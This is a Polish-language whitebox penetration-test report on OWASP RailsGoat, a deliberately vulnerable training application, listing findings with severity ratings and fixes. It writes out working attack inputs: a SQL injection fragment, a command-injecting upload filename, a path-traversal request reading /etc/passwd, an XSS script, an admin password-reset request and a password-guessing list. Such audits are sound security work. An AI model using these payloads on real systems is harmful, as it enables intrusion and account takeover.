



OWASP RAILSGOAT

Podsumowanie raportu

Przedmiot pracy:

- Audyt bezpieczeństwa aplikacji Owasp RailsGoat (whitebox)

Data wykonania Audytu:

- 12.02.2022-16.02.2022

Miejsce wykonania audytu:

- Wrocław

Audytor:

- Kamil Szota

Wersja Raportu 1.0

Celem projektu było przeprowadzanie audytu bezpieczeństwa Owasp RailsGoat.

Test bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji webowych, takimi jak: OWASP TOP10.

W trakcie audytu szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Test został przeprowadzony w oparciu o kryterium whitebox czyli tester miał wgląd do kodu źródłowego aplikacji webowej.

W ramach audytu wykorzystano szereg narzędzi automatyzujących m.in.: Burp Suite Community, Dirb, John The Ripper.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- ❖ **CRITICAL** (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności.
- ❖ **HIGH** (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania.
- ❖ **MEDIUM** (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków.
- ❖ **LOW** (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).
- ❖ **INFO** (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa aplikacji.

Podatności w aplikacji RailsGoat

Wszystkie znalezione podatności bezpieczeństwa podczas audytu zostały opisane wraz z rekomendacjami poniżej.

[HIGH] Podatność na SQL INJECTION

Opis

Aplikacja nie posiada odpowiedniego sprawdzenia (walidacji) parametrów przekazywanych przez użytkownika co skutkuje, że parament jest wykorzystywany jako komenda bądź zapytanie SQL.

Szczegóły techniczne

Po założeniu konta użytkownika, zalogowaniu się oraz przejściu do ustawień konta wpisujemy nowe hasło

Następnie łapiemy request

```
1 POST /railsgoat/users/6.json HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 275
10 Origin: http://10.0.2.10
11 Connection: close
12 Referer: http://10.0.2.10/railsgoat/users/6/account_settings
13 Cookie: tz_offset=3600; railsgoat_session=BAH7CEK1D8N1c8u6z5fawG0GgZP9k1k1JTY0Y2ZjY3YzQwYTY5YWE0Mw14OTg1ZWQyMjZlZDhBJSABEkiEFBj c3JmX3Rva2VuBjSAPkiMldrdnlSUA0eThXaWNo2dWVwLHh3aFpYcDh5SVdGQ1YyUlVlQHRibWZy289BjSAPkiDHVzZXJfaWQGOwB0aQs%3D--49ba47ae4fada03c6164451f7c3cb658e0ac298c; acopendivids=svingset.jotto.phpbb2.redmine; acgroupswithpersist=nada
14
15 utf8=H2Z9C%93%_sethod=put&authenticity_token=Gvil0Qy8Wj6uepXtjarsHqDNFCV2SLuB8r%2Bmfzco%3D&user%5Buser_id%5D=6&user%5Bemail%5D=samurai%40metacorp.com&user%5Bfirst_name%5D=kamil&user%5Blast_name%5D=szota&user%5Bpassword%5D=password&user%5Bpassword_confirmation%5D=password
```

I go modyfikujemy

```
utf8=E2%9C%93%_method=put&authenticity_token=GkviLQCNy8Wij6uepPxIjarsHqIwFCV2Sub8r%2Bmfzco%3D&user%5Buser_id%5D=1&user%5Bpassword%5D=password&user%5Bpassword_confirmation%5D=password
```

Modyfikując żądanie zmieniając USER_ID na jeden zmieniamy hasło adminowi, admin@metacorp.com na „password”. Możemy podejść do ataku inaczej w tym przypadku wiedziałem że admin ma id 1 natomiast gdyby tak nie było mógłbym użyć zapytania ') OR admin = 't' --"') zaraz po USER_ID który zwraca pierwszego znalezionejgo użytkownika z atrybutem admin = true.

Rekomendacja

Obcinanie danych które są nie istotne, walidacja danych oraz używanie parametryzowanych zapytań do bazy.


[HIGH] Podatność na OS COMMAND INJECTION

Opis

Aplikacja jest podatna na wykonanie komendy systemowej przez atakującego.

Szczegóły techniczne

Wrzucając plik do panelu upload file




The screenshot shows a web application interface with two tabs: "Health Insurance" and "Dental Insurance". The "Health Insurance" tab is active, displaying a "PDF" icon and a "Start Upload" button. Below the button, the text "C:\fakepath\test.txt" is visible.


W tym przypadku plik o nazwie „test.txt” po wciśnięciu przycisku upload oraz przechwyceniu requesta oraz modyfikacji go jesteśmy w stanie wykonać komendę systemową na serwerze.

```
true
-----28681579234083992451892804781
Content-Disposition: form-data; name="benefits[upload]"; filename="test.txt;+mkdir+test"
Content-Type: text/plain
```

Wchodząc w panel benefits forms oraz otwierając link poprzez pobranie jednego z pdf




10.0.2.10/railsgoat/download?name=../../../../../../../../etc/passwd&type=File



Opening passwd


You have chosen to open:

 **passwd**

which is: application/octet-stream (1.4 KB)
from: http://10.0.2.10

Would you like to save this file?

Cancel Save File



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

Rekomendacja


Utworzenie odpowiedniej walidacji, która przeciwdziałałaby wstrzykiwaniu komend systemowych.

[MEDIUM] Enumeracja użytkowników


Opis

Aplikacja wyświetla różne komunikaty w przypadku próby logowania w zależności od tego czy użytkownik istnieje. Pomaga to potencjalnemu atakującemu za pomocą ataku brute-force zbudowaniu listy użytkowników.

Szczegóły techniczne



Gdy logujemy się za pomocą poprawnego maila oraz niepoprawnego hasła wyświetlany jest komunikat „incorrect password”.



Natomiast gdy logujemy się za pomocą nie złego loginu oraz hasła dostajemy informacje że konto o danym mailu nie istnieje

Rekomendacja

Ujednolicenie komunikatu, który wyświetlałby na przykład komunikat o treści „Hasło bądź login jest niepoprawny”.

[INFO] Słaba polityka haseł

Opis


Jedynym wymogiem odnośnie hasła w przypadku tworzenia konta w aplikacji webowej jest aby była długości 6 bądź więcej znaków.

Szczegóły techniczne

W panelu rejestracji jest wyświetlany komunikat iż hasło powinno mieć co najmniej 6 znaków w przypadku gdy mam mniej, zaglądając natomiast do app/models/user.rb jesteśmy w stanie dokładnie zobaczyć że jedynym wymaganiem jest długość hasła.

```
class User < ApplicationRecord
  validates :password, presence: true,
                  confirmation: true,
                  length: {within: 6..40},
                  on: :create,
                  if: :password
```

Wykorzystując narzędzie burp suite byliśmy w stanie za pomocą podstawej listy odgadnąć hasło użytkownika samurai@metacorp.com



Które było frazą „password”

Request	Payload	Status	Error	Timeout	Length	Comment
2	password	302	<input type="checkbox"/>	<input type="checkbox"/>	985	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
4	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
5	pussy	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
7	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
8	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
9	696969	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
10	mustang	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
11	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
12	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
13	master	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	
14	michael	200	<input type="checkbox"/>	<input type="checkbox"/>	14236	

Rekomendacja

Wprowadzenie silniejszej polityki haseł, w oparciu o wymaganie przynajmniej 1 cyrfy, 1 litery, 1 dużej litery, i 1 znaku specjalnego.

[MEDIUM] Cross-site scripting(xss)

Opis

Aplikacja jest podatna na wstrzyknięcie fragmentu javascript bądź innego języka skryptowego (np. VBScript), który może być uruchomiony w przeglądarce. W efekcie, atakujący ma możliwość wykonania dowolnego kodu skryptowego w przeglądarce. Wszystko przez funkcjonalność która wyświetla po zalogowaniu Welcome + Imię użytkownika który jest zalogowany.

Szczegóły techniczne

W panelu rejestracji zostaw wpisany skrypt wyświetlający „Hello Worldi” w okienku przeznaczonym na imię.

Sign Up
Fill out the form below to login

xss@metacorp.com

`<script>alert("Hello Worldi")</script>`


xss

●●●●●●●●

●●●●●●●●

Submit

Co pozwoliło po wciśnięciu przycisku „Submit” oraz tym samym utworzeniu użytkownika, wykonanie kodu który wpisaliśmy w polu przeznaczonym na imię.



Rekomendacja

Zastosowanie mechanizmów obrony przed XSS

[HIGH] Niezabezpieczone bezpośrednie odniesienia do obiektu (IDOR)



Opis

Aplikacja nie weryfikuje czy użytkownik jest autoryzowany dla obiektu docelowego. Powoduje to niezabezpieczony błąd bezpośredniego odwołania do obiektu przez zmianę parametru URL.



Szczegóły techniczne

Logując się na moje konto utworzone w serwisie, oraz wchodząc w panel informacji o pracowniku.

Employee Information					
Full Name	Income	Bonuses	Years w/ MetaCorp	SSN	DoB
kamil szota	\$50,000	\$10,000	2	****-8666	1980-01-01

  10.0.2.10/railsgoat/users/6/work_info

Modyfikując URL jestem w stanie wyświetlić informacje o innych użytkownikach.

  10.0.2.10/railsgoat/user(5)/work_info

Employee Information					
Full Name	Income	Bonuses	Years w/ MetaCorp	SSN	DoB
Ken Johnson	\$30,000	7,000	1	****-2222	1982-01-01

10.0.2.10/railsgoat/user(4)work_info

Employee Information					
Full Name	Income	Bonuses	Years w/ MetaCorp	SSN	DoB
Mike McCabe	\$60,000	\$12,000	3	****-4444	1981-01-01

Rekomendacja

Zaleca się odwołanie zawsze to obiektu aktualnego użytkownika w celu weryfikacji oraz wyświetlenie błędu.

[INFO] Błędy w konfiguracji zabezpieczeń

Opis

Aplikacja posiada błąd w konfiguracji odwołań znakowych SGML

Szczegóły techniczne

Analizując kod w config/initializers/html_entities.rb

```
# frozen_string_literal: true
ActiveSupport::JSON::Encoding::escape_html_entities_in_json = false
```

Widać że kodowanie jest wyłączone.

Rekomendacja

Włączenie kodowania poprzez ustawienie parametru na wartość True.

[INFO] Niezabezpieczone przechowywanie haseł

Opis

Aplikacja przechowuje hasła hashowane w MD5 w bazie. Natomiast MD5 jest słabym i już niezalecanym algorytmem hashującym.

Szczegóły techniczne

Analizując kod `app/models/user.rb` widzimy jakiej funkcji hashującej używa aplikacja.

```
45     if user.password == Digest::MD5.hexdigest(password)
```

Rekomendacja

Zalecane jest zmienienie funkcji hashującej na silniejszą na przykład: Bcrypt, Scrypt oraz używanie funkcjonalności dodawania soli.

[INFO] Niezabezpieczone przechowywanie wrażliwych danych

Opis

Aplikacja przechowuje numer ubezpieczenia społecznego w Stanach Zjednoczonych jako zwykły tekst w bazie danych.

Szczegóły techniczne

Analizując kod w `app/models/work_info.rb` widzimy brak jakiegolwiek funkcji szyfrującej.

Rekomendacja

Zalecane jest przechowywanie wrażliwych danych w zaszyfrowanej formie.


[HIGH] Brak kontroli dostępu do poziomu funkcji

Opis

Aplikacja nie przeprowadza kontroli dostępu za każdym razem przez co jesteśmy w stanie uzyskać dostęp do ukrytych stron z poziomu użytkownika


Szczegóły techniczne

Będąc zalogowany jako zwykły użytkownik



10.0.2.10/railsgoat/dashboard/home

Oraz będąc w panelu głównym



Po modyfikacji adresu URL dostajemy dostęp do funkcjonalności admina która pozwala nam edytować każdego użytkownika.

10.0.2.10/railsgoat/admin/1/dashboard

The screenshot shows the 'Manage Users' interface with a table of users. The table has columns for Name, Email, Admin User, and Action. The first row contains an XSS payload in the Name field. The Admin User column shows a checkmark for the 'Admin' user. Each row has an 'Edit' button.

Name	Email	Admin User	Action
<script>alert('Hello World!')</script> xss	xss@metacorp.com		Edit
Admin	admin@metacorp.com	✓	Edit
Jack Mannino	jack@metacorp.com		Edit
Jim Manico	jim@metacorp.com		Edit
kamil szota	samurai@metacorp.com		Edit
Ken Johnson	ken@metacorp.com		Edit
Mike McCabe	mike@metacorp.com		Edit

Showing 1 to 7 of 7 entries

Rekomendacja

Przeprowadzanie odpowiedniej kontroli uprawnień w celu autoryzacji użytkownika.

[CRITICAL] Używanie oprogramowania ze znanymi podatnościami

Opis

Aplikacja używa niezaaktualizowane oprogramowania które posiada wiele podatności, które zostały załatane w kolejnych wersjach

Szczegóły techniczne

Informacje o tym zostały znalezione w pliku Gemfile

```
gem 'rails', '3.2.11'
gem 'rack', '1.4.3'
```

Oprogramowanie w tej wersji posiada wiele podatności takich jak CVE-2013-1856, CVE-2013-1854, CVE-2014-3482, CVE-2013-0263, CVE-2013-0183.
